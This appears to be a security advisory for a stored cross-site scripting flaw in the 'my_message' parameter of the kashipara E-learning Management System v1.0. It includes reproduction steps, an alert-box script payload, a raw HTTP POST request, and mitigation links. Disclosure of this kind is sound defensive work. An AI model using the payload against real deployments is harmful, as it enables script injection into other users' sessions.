Stored Cross-Site Scripting (XSS) vulnerability was found in the /lms/send_message_teacher_to_student.php page of the kashipara E-learning Management System project v1.0. This vulnerability allows remote attackers to execute arbitrary scripts via the my_message parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/send_message_teacher_to_student.php
Affected Parameter	my_message
Method	POST
Type	Stored Cross Site Scripting
Version	V1.0

Steps to Reproduce:

Step 1: Navigate login page and login with teacher user credential.



Step 2: Navigate the ‘Message’ page and fill the payload <script>alert(2)</script> in ‘Content’ field.



localhost/lms/teacher_message_teacher.php


Welcome to: M - Learning

Rammel Cadagat

To: Alit Arvin

Content: <script>alert(2)</script>

Step 3: After filling fields with payloads click on ‘send’ button.




localhost/lms/teacher_message_teacher.php

Welcome to: M - Learning

Rammel Cadagat


To: Alit Arvin

Content: <script>alert(2)</script>


Request to http://localhost:80 [127.0.0.1]


```
POST /lms/send_message_teacher_to_student.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/lms/teacher_message_teacher.php
Cookie: PHPSESSID=a0metb6p5do4fa70f1807gach3
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

student_id=16&my_message=%3Cscript%3Ealert(2)%3C%2Fscript%3E+
```


localhost/lms/teacher_message_teacher.php

Message Sent
Message Successfully Sended

Step 4: Navigate the ‘Sent message’ tab and notice the given xss payload executed and stored on web server.


localhost/lms/sent_message.php

Sent to: Alit Arvin 2024-

Sent to: Allan Dela Torre

localhost
2

□ Don't allow localhost to prompt you again

Mitigation/recommendations

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html